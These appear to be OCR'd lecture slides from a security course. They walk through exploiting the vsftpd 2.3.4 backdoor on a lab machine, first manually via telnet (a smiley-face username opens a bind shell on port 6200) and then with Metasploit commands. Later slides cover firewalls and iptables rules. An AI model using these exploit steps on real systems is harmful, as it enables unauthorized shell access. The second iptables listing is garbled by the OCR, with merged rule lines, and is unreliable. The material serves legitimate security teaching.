- A tutorial on how to exploit:
  - https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/
  - https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

Exploit manually

- VSFTPD v. 2.3.4 contains a backdoor created by an intruder
- The backdoor payload starts if a :) combination is in the username (a smiley face)
- The code sets up a bind shell listener on port 6200

- Source code
  - https://pastebin.com/AetT9sS5
  - lines 37 - 38 and 76-96
- Let's try…
  - telnet [target IP] 21
    - USER Cs166:)
    - PASS cs166
  - telnet [target IP] 6200
    - whoami

Exploit vulnerabilities

- **metasploit** is a framework that allows users to perform real attacks
- You need to start metasploit from the start menu (Penetration Test->Framework 3)
  - msfconsole

Select the exploit and attack!

- Select an exploit:
  - msf> use exploit/unix/ftp/vsftpd_234_backdoor
  - msf exploit(vsftpd_234_backdoor) >
- Show options
  - msf exploit(vsftpd_234_backdoor) > show options
- Set the options:
  - msf…> set RHOST 10.0.2.*x* **TARGET IP**
  - msf…> set RPORT 21 **VULNERABLE SERVICE**
- Select a Payload
  - msf…> set payload
- Launch the exploit
  - msf exploit(altn_webadmin) > exploit

How to defend in the network?


How to defend ports?

Firewall: set of policies to block/monitor access

=> Could be a single box, an OS feature, or a cloud-based service (think CDN)

How to defend ports?


Firewall: set of policies to block/monitor access



=> Could be a single box, an OS feature, or a cloud-based service (think CDN)


Firewalls

- A **firewall** is an integrated collection of security measures designed to prevent unauthorized electronic access to a networked computer system.
- A network firewall is similar to firewalls in building construction, because in both cases they are intended to isolate one "network" or "compartment" from another.



Firewall Policies

- To protect private networks and individual machines from the dangers of the greater Internet, a firewall can be employed to filter incoming or outgoing traffic based on a predefined set of rules called **firewall policies**.



How to defend ports?

Firewall: set of <u>policies</u> to block/monitor access

- Simple: rules based on packet headers
- Expensive: look at packet contents like HTTP headers/data

  ⇒ Deep Packet Inspection (DPI)

- Linux: iptables/netfilter: firewall/filtering in the Linux kernel
- Macosx: pfctl

Policy Actions


- Packets flowing through a firewall can have one of three outcomes:
  - **Accepted**: permitted through the firewall
  - **Dropped**: not allowed through with no indication of failure
  - **Rejected**: not allowed through, accompanied by an attempt to inform the source that the packet was rejected
- Policies used by the firewall to handle packets are based on several properties of the packets being inspected, including the protocol used, such as:
  - TCP or UDP
  - the source and destination IP addresses or ports
  - the application-level payload of the packet (e.g., whether it contains a virus).

Firewall Types

- **packet filters (stateless)**
  - If a packet matches the packet filter's set of rules, the packet filter will drop or accept it
- **"stateful" filters**
  - it maintains records of all connections passing through it and can determine if a packet is either the start of a new connection, a part of an existing connection, or is an invalid packet.
- **application layer**
  - It works like a **proxy** it can “understand” certain applications and protocols.
  - It may inspect the contents of the traffic, blocking what it views as inappropriate content (i.e. websites, viruses, vulnerabilities, ...)


Stateless Firewalls

- A stateless firewall doesn’t maintain any remembered context (or “state”) with respect to the packets it is processing. Instead, it treats each packet attempting to travel through it in isolation without considering packets that it has processed previously.



Allow outbound SYN packets, destination port=80
Allow inbound SYN-ACK packets, source port=80

Firewall policy example: stateless rules



```
[root@Warsprite deemer]# iptables -L -n

Chain OUTPUT (policy ACCEPT)
....


Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  0.0.0.0/0            0.0.0.0/0            tcp dpt:80
DROP       tcp  --  0.0.0.0/0            0.0.0.0/0            tcp dpt:3389
DROP       *        138.16.0.0/16        0.0.0.0/0
DROP       *        138.16.0.0/16        0.0.0.0/0
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
```

Default: accept traffic except…

Drop packets from specific hosts


Drop packets arriving on specific ports

Stateful Firewalls

- **Stateful firewalls** can tell when packets are part of legitimate sessions originating within a trusted network.
- Stateful firewalls maintain tables containing information on each active connection, including the IP addresses, ports, and sequence numbers of packets.
- Using these tables, stateful firewalls can allow only inbound TCP packets that are in response to a connection initiated from within the internal network.


Stateful Firewall Example

- Allow only requested TCP connections:



Firewall policy example: stateful rules

Default: drop traffic except…



```
[root@Warsprite deemer]# iptables -L -n

Chain INPUT (policy DROP)
target     prot opt source      destination

ACCEPT     all  --  0.0.0.0/0   0.0.0.0/0   state RELATED,ESTABLISHED
           tcp  --  0.0.0.0/0   0.0.0.0/0   tcp dpt:22 state NEW recent: SET name: SSH side: so
DROP       tcp  --  0.0.0.0/0   0.0.0.0/0   tcp dpt:22 state NEW recent: UPDATE seconds: 60
                                                 hit_count: 8 T0.0.0.0/0   state NEW tcp dpt:2

ACCEPT     tcp  --  0.0.0.0/0               udp  --  0.0.0.0/0   0.0.0.0/0   state NEW udp dpt:
DROP       udp  --  0.0.0.0/0   0.0.0.0/0   udp dpt:53 recent: UPDATE seconds:
                                                 hit_count: 15 name: LDNS side: source mask: 25



ACCEPT     tcp  --  0.0.0.0/0   0.0.0.0/0   state NEW tcp dpt:53
ACCEPT     udp  --  0.0.0.0/0   0.0.0.0/0   state NEW udp dpt:53
ACCEPT     tcp  --  0.0.0.0/0   0.0.0.0/0   state NEW tcp dpt:443
```

Allow new connections only to certain ports

Rate-limiting on high-traffic ports

BREAK!

5 4 3 2 1

Denial-of-Service (DOS)

Denial-of-Service (DoS)

Idea: Disrupt operation of a host or service by making it unable to fulfill requests

